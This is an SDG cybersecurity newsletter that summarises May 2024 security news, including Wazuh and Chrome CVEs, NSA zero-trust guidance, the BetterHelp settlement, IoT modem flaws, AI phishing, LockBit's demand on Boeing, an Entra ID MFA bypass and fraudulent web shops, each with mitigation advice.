Wazuh Analysis Engine Event Decoder Heap-based Buffer Overflow Remote Code Execution Vulnerability CVE-2024-32038	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Wazuh. Flaw exists within the Analysis Engine service, which listens on TCP port 1514 by default. The issue results from the lack of proper validation of the length of user-supplied data prior to copying it to a heap-based buffer.	https://github.com/wazuh/wazuh/security/advisories/GHSA-fcpw-v3pg-c327
Google Chrome use after free vulnerability CVE-2024-4671	Use after-free vulnerability is a security flaw that occurs when a program continues to use a pointer after the memory it points to has been freed, following the completion of its legitimate operations on that region.	https://www.bleepingcomputer.com/news/security/google-fixes-fifth-chrome-zero-day-vulnerability-exploited-in-attacks-in-2024/?&web_view=true
Google Chrome Zero-Day Allows Sandbox Escape Vulnerability CVE-2024-4761	A high-severity out-of-bounds vulnerability write in Google's open source V8 JavaScript and WebAssembly engine. It allows a remote attacker who has compromised the renderer process to potentially perform a sandbox escape via a crafted HTML page.	https://www.darkreading.com/vulnerabilities-threats/dangerous-google-chrome-zero-day-sandbox-escape

Security Bulletin

NSA Updates Zero-Trust Advice to Reduce Attack Surfaces

The National Security Agency (NSA) has published its latest guidance for organizations adopting a zero-trust cybersecurity framework.

Key recommendations include:

- Encryption: Utilize encryption to protect data both in transit and at rest.
- Data-Loss Prevention: Implement strategies to prevent unauthorized data exfiltration.
- Data Rights Management: Use tools to control and manage data access.
- Data Tagging and Labelling: Enhance data security by properly tagging and labeling sensitive information.

The guidance aims to defend against sophisticated cyberattacks by preventing unauthorized data access.

- Dave Luber, NSA Director of Cybersecurity: "Assuming that breaches will occur, implementing the pillars of the zero-trust framework is how we combat that activity."
- The focus on the "data pillar" continues the NSA's development of zero-trust best practices, which began with the 2021 release of "Embracing a Zero Trust Security Model."

The latest update distinguishes between:

- Macro-segmentation: For workgroups and departments.
- Micro-segmentation: Further separates traffic to ensure not all users have the same access rights, reducing the attack surface.

For further details, you can review the NSA's updated guidelines and stay informed on best practices for enhancing cybersecurity within your organization.

BetterHelp To Pay $7.8 Million In Health Data Sharing Settlement

Settlement Details:

- BetterHelp will pay $7.8 million to settle allegations of misusing and sharing consumer health data for advertising purposes.
- The settlement was reached with the U.S. Federal Trade Commission (FTC).

Background:

- BetterHelp provides an online mental health platform for counseling through text, live chat, phone, and video communication.
- Users often seek help for issues such as depression, anxiety, PTSD, substance abuse, and various addictions.

FTC Investigation Findings:

- The FTC found that BetterHelp collected data without consent from app users and website visitors, even those who did not sign up for counseling.
- Shared data included email addresses, IP addresses, and answers from preliminary health questionnaires, which were promised to be confidential.
- The data was shared with Facebook, Snapchat, Criteo, and Pinterest to target similar consumers with advertisements, leading to significant revenue gains.

Refund Program:

- Eligible consumers are those who paid for BetterHelp's services between August 1, 2017, and December 31, 2020.
- Approximately 800,000 people qualify for refunds.

- The refund program also includes MyTherapist, Teen Counseling, Faithful Counseling, Pride Counseling, iCounseling, Regain, and Terappeuta, all under the BetterHelp umbrella.
- Notifications about the refund process will be sent via email from Ankura Consulting, with payment options including checks, Zelle, and PayPal.
- Payments will be distributed this summer, and users must declare their payment method by June 10, 2024.

For further details, you can review the official announcements and stay informed on best practices for enhancing cybersecurity and protecting personal data within your organization.

Millions of IoT Devices at Risk From Flaws in Integrated Cellular Modem

Vulnerabilities Discovered:

- Researchers identified seven vulnerabilities, including unauthenticated remote code execution (RCE), in widely deployed Telit Cinterion modems.
- The most critical flaw (CVE-2023-47610) allows remote attackers to execute arbitrary code via SMS, compromising device integrity and network availability.

Affected Sectors:

- Millions of IoT devices across sectors such as finance, telecommunications, healthcare, and automotive are vulnerable.
- Telit Cinterion modems are integrated into various IoT products, including industrial equipment, smart meters, telematics, and medical devices.

Mitigation Recommendations:

- Disable all nonessential SMS capabilities and implement private Access Point Names (APNs) with strict security settings.
- Telecom vendors should implement network-level controls to prevent the delivery of malicious SMS messages.
- Enforce rigorous digital signature verification for Java applets and conduct regular security audits and updates.

Vendor Response:

- Telit issued patches for some vulnerabilities but not all, according to Kaspersky, who discovered the flaws.
- Despite reporting vulnerabilities last November, Kaspersky delayed full disclosure to ensure adequate protective measures were in place.

Growing Concern:

- Attacks on IoT environments, particularly in industrial control and operational technology settings, are increasing.
- Nozomi Network's analysis of 2023 threat data revealed a rise in attacks targeting IoT and OT networks, fueled by a surge in IoT vulnerabilities.
- Previous instances of unpatched vulnerabilities in industrial IoT products highlight the ongoing risks posed by IoT bugs.

Stay vigilant and implement recommended mitigation measures to protect IoT devices and networks from exploitation. Regular security audits and updates are crucial for maintaining a robust cybersecurity posture in the face of evolving threats.

AI-Driven Phishing Attacks Deceive Even the Most Aware Users

Rise of Gen AI Phishing Attacks:

- Attackers leverage AI tools to automate and personalize phishing campaigns, enhancing sophistication and effectiveness.
- AI algorithms analyze vast datasets to tailor attacks, replicate legitimate communications, and create convincing phishing pages with precision.

Enhanced Credibility:

- AI eliminates spelling and grammatical errors, enhancing the credibility of phishing communications.
- Gen AI tools quickly create sophisticated phishing pages and generate malware for secondary attacks.

Top Targeted Countries:

- In 2023, the United States (55.9%), United Kingdom (5.6%), and India (3.9%) were the top targets of phishing scams.
- Finance and insurance sectors experienced the highest number of phishing attempts, with a 393% increase from the previous year.

Most Imitated Brands:

- Enterprise brands like Microsoft, OneDrive, Okta, Adobe, and SharePoint were prime targets for impersonation due to widespread usage and the value of acquiring user credentials.
- Microsoft (43%) emerged as the most imitated brand, with OneDrive (12%) and SharePoint (3%) also among the top five.

Persistent Threats:

- Adversary-in-the-middle (AiTM) attacks and browser-in-the-browser (BiTB) attacks are persistent threats, making detection and mitigation challenging.
- Tech support scams and QR CAPTCHA scams exploit users' trust and widespread use of QR codes.

Threat Analysis:

- Zscaler ThreatLabz analyzed 2 billion blocked phishing transactions in 2023, exploring various aspects such as targeted countries, hosting countries for phishing content, and prevalent attack types.

Recommendations:

- Cybersecurity experts have emphasized the need for organizations to adopt proactive layered defenses, including robust zero trust architecture and advanced AI-powered phishing prevention controls.

Stay informed and implement robust cybersecurity measures to mitigate the risks posed by AI-driven phishing attacks and other evolving threats. Regular monitoring and analysis of threat intelligence are essential for maintaining effective defenses against cyber adversaries.

Boeing Confirms Attempted $200 Million Ransomware Extortion Attempt

Ransomware Incident:

Boeing disclosed that cybercriminals targeted the company using the LockBit ransomware platform in October 2023, demanding a $200 million extortion payment.

The attempt was part of multiple "extremely large" ransom demands made by LockBit over the years.

Indictment Unsealed:

- The U.S. Department of Justice unsealed an indictment identifying Dmitry Yuryevich Khoroshev as the main administrator and

developer behind the LockBit ransomware operation.

- The indictment was part of international actions against Khoroshev, including sanctions in the U.S., the U.K., and Australia.

Boeing's Response:

- Boeing confirmed its involvement as the unnamed multinational aeronautical and defense corporation referenced in the indictment.
- The company did not pay any ransom to LockBit after approximately 43 gigabytes of company data were posted to LockBit's website in early November.
- Boeing confirmed a "cyber incident" impacting parts and distribution business, ensuring it did not affect flight safety.

Ransom Demand Analysis:

- Khoroshev and his coconspirators have made more than $500 million in ransom demands since late 2019 or early 2020.
- The $200 million demand from Boeing is considered one of the largest ransom demands to date, according to ransomware analyst Brett Callow.

LockBit Supp Confirmation:

- LockBit Supp, the online persona communicating on behalf of LockBit, confirmed Boeing as the unnamed company referenced in the indictment.
- U.S. and British law enforcement authorities identified Khoroshev as LockBit Supp, though LockBit Supp denies this identification.

Stay vigilant and implement robust cybersecurity measures to protect against ransomware attacks.

Regular security assessments and incident response planning are essential for mitigating risks posed by cybercriminals leveraging sophisticated ransomware operations.

Emerging Cybersecurity Threat: Generative AI

Overview:

Researchers anticipate AI systems gaining dominance in the market, attracting malicious attention despite the absence of identified AI-engineered cyberattack campaigns.

Dark Web Mentions:

IBM XForce reports increasing mentions of AI and ChatGPT on the dark web, signaling growing interest among cybercriminals.

Threat Intelligence Index 2024:

Over 800,000 references to AI have been found on illicit forums, highlighting emerging interest among cybercriminals. The true threat emerges with the maturity of AI enterprise adoption.

Current Landscape:

The proliferation of various AI systems complicates the cybersecurity landscape.

Competition Among Large Language Models:

Google's Gemini leads in effectiveness and transparency, followed by OpenAI's GPT4 and Meta's Llama 2 in a test by Vero AI.

Business Adoption:

Businesses rely on cloud and software providers for AI adoption, with notable partnerships like Coca-Cola and Microsoft, and General Mills with Google.

Shift in Cybercrime Focus:

While cybercriminals currently focus on ransomware, business email compromise, and cryptojacking, XForce anticipates a shift with the dominance of a single AI technology.

Amplification of Attack Campaigns:

Instances of hackers from North Korea, Iran, and Russia leveraging OpenAI for cybersecurity attacks have been reported by Microsoft.

Enhanced Social Engineering and Phishing:

Generative AI enables the tailoring of sophisticated phishing attacks based on scraped user data, creating convincing job applications and increasing attack volume and success rates.

Risks and Concerns:

Generative AI fuels disinformation and misinformation campaigns, posing risks to elections and corporate operations, as observed in Crowdstrike's 2024 Global Threat Report.

Corporate Cybersecurity Implications:

Deepfakes of company executives could deceive employees into fraudulent activities, highlighting the escalating threat landscape.

Stay vigilant and implement robust cybersecurity measures to mitigate risks posed by the emerging threat of generative AI in cyberattacks.

Critical Vulnerability Alert: Potential MFA Bypass in Microsoft Azure Entra ID

Overview

- A recent discovery by Pen Test Partners (PTP) has unveiled a potential bypass method for Multi-Factor Authentication (MFA) in Microsoft Azure Entra ID, a crucial cloud-based identity and access management solution. This article delves into the research findings, contextualizes the vulnerability, and provides actionable steps to fortify organizational security.

Discovery Context

- During a Red Team engagement, researchers encountered an obstacle while attempting to access sensitive data on Azure cloud estate, requiring authentication with Azure Entra ID.

Bypass Method

- Through Azure Seamless Single Sign-On (SSO), researchers identified a loophole enabling access to Azure Entra ID protected resources without passwords, utilizing specific TGS tickets.

Bypassing MFA

- PTP successfully circumvented Azure's MFA requirement for SSO by manipulating the browser's user agent.
- Despite initial constraints, such as being on a domain joined machine and limited browser options, they overcame these hurdles by leveraging a proxy and installing an alternative browser.

Root Causes:

Configuration Oversights

- Broad bypass configurations for automated systems accessing Linux without MFA.
- Misconfigurations in Conditional Access Policies within Entra ID, determining MFA requirements.
- Accidental policy disablement that contributed to the vulnerability.

Implications:

Targeted Applications

- The vulnerability primarily affects specific internal applications, emphasizing the criticality of robust Entra ID configurations for enhanced security.
- The potential for exploitation across user profiles underscores the necessity of comprehensive security measures against malicious intrusions.

Mitigation Strategies:

Proactive Measures

- Employ updated Conditional Access Policies and regular patching to fortify Entra ID configurations.
- Monitor login attempts for irregularities and anomalies, bolstering detection capabilities.
- Explore supplementary security layers like endpoint detection and response (EDR) solutions to address identified vulnerabilities and elevate overall security posture.
- Stay vigilant and implement these mitigation strategies to safeguard your organization against potential exploits, ensuring the integrity and resilience of your cloud environments.

Cybersecurity Alert: Massive Fraudulent Web Shops Exploiting Consumers

Overview:

- A sophisticated criminal network known as "BogusBazaar" has victimized over 850,000 individuals through tens of thousands of fake online stores created on expired domains, stealing payment credentials in the process.
- Researchers uncovered the BogusBazaar operation, based in China, which orchestrates a vast network of fraudulent web shops offering discounted high-end merchandise.

Modus Operandi:

BogusBazaar employs two main tactics:

- Harvesting payment card data through fake payment pages.
- Selling non-existent or counterfeit products while initiating payments through PayPal, Stripe, or credit card processors.

Sophisticated Techniques:

- The group uses spoofed payment interfaces and functioning payment gateways to maximize fraudulent gains.
- Automation tools and an infrastructure-as-a-service model streamlines operations, similar to legitimate franchise-based businesses.

Financial Impact:

- BogusBazaar has processed over $50 million in fraudulent payments since 2021.
- Despite the high volume of orders, not all result in successful payments, mitigating primary financial damage. However, stolen credit card details are used for subsequent criminal activities.

Operational Details:

- BogusBazaar operates on an extensive infrastructure, with servers associated with multiple IP addresses and hosting hundreds of web shops each.
- The group quickly deploys new web shops or rotates payment pages and domains to evade detection and takedowns.

Geographic Distribution:

- Victims primarily reside in the US and Western Europe, while BogusBazaar's operational hub remains in China.

Countermeasures:

- SRLabs has shared findings with authorities and stakeholders to combat the operation.
- Consumers are advised to exercise caution when encountering suspiciously good deals and to verify the legitimacy of web shops using available services such as Fakeshop Finder in Germany or ScamVoid and URL Void in the US.

Stay vigilant to avoid falling victim to fraudulent web shops and report any suspicious activity to relevant authorities or cybersecurity organizations.

References

1. https://www.infosecuritymagazine.com/news/failingaddressairisksisaca/?&web_view=true
2. https://www.infosecuritymagazine.com/news/aifrauddeepfakesbankstop/?&web_view=true
3. https://www.infosecuritymagazine.com/news/log4jtopexploitedvulnerabilities/?&web_view=true
4. https://www.helpnetsecurity.com/2024/05/07/identityverificationaiconcerns/?web_view=true
5. https://www.darkreading.com/cyberrisk/supplychainbreachesup68yoyaccordingtodbir?&web_view=true
6. https://www.helpnetsecurity.com/2024/05/03/ransomrecoverycosts/?web_view=true
7. https://www.bleepingcomputer.com/news/security/betterhelptopay78millionto800000inhealthdatasharingsettlement/?&web_view=true
8. https://www.darkreading.com/icsotsecurity/millionsofiotdevicesatriskfromflawsinintegratedcellularmodem
9. https://www.darkreading.com/cybersecurityoperations/nsaupdateszerotrustadvicetoreduceattacksurfaces
10. https://www.hackread.com/mfa-bypass-microsoft-azure-entra-id-sso/#google_vignette
11. https://cyberscoop.com/boeing-confirms-attempted-200-million-ransomware-extortion-attempt/?web_view=true
12. https://www.helpnetsecurity.com/2024/05/02/genai-phishing-attacks-rise/?web_view=true
13. https://www.darkreading.com/cyberattacks-data-breaches/fake-web-shops-defraud-850000
14. https://www.bleepingcomputer.com/news/security/cisa-black-basta-ransomware-breached-over-500-orgs-worldwide/
15. https://www.darkreading.com/cyberattacks-data-breaches/500-victims-later-black-basta-reinvents-novel-vishing-strategy
16. https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-131a
17. https://www.darkreading.com/cyberattacks-data-breaches/dns-tunneling-abuse-expands-tracking-scanning-victims
18. https://www.bleepingcomputer.com/news/security/muddling-meerkat-hackers-manipulate-dns-using-chinas-great-firewall/?&web_view=true
19. https://www.rewterz.com/threat-advisory/china-attributed-muddling-meerkat-exploits-dns-to-map-internet-worldwide-active-iocs#:~:text=The%20fact%20that%20fake%20MX,services%20and%20provide%20bogus%20responses.
20. https://blogs.infoblox.com/threat-intelligence/a-cunning-operator-muddling-meerkat-and-chinas-great-firewall/
21. https://securityaffairs.com/162564/apt/muddling-meerkat-dns-operation-2024.html
22. https://www.esentire.com/blog/socgholish-sets-sights-on-victim-peers
23. https://www.bleepingcomputer.com/news/security/iranian-hackers-pose-as-journalists-to-push-backdoor-malware/#google_vignette
24. https://www.broadcom.com/support/security-center/protection-bulletin/nicecurl-and-tamecat-custom-backdoors-leveraged-by-damselfly-apt?&web_view=true
25. https://cloud.google.com/blog/topics/threat-intelligence/untangling-iran-apt42-operations

About SDG

SDG is a global cybersecurity, identity governance, GRC, risk consulting and advisory firm. SDG's SaaS platform TruOps in combination with its services deliver a comprehensive range of identity, cybersecurity, risk, compliance, and cloud security solutions that enable organizations to identify and mitigate cyber risk, protect cyber assets, and manage their business securely.

To learn how SDG can help ensure the security and compliance of your technology and data infrastructure visit **www.sdgc.com** and **www.truops.com**.

SDG

75 North Water Street, Norwalk, CT 06854

203.866.8886

sdgc.com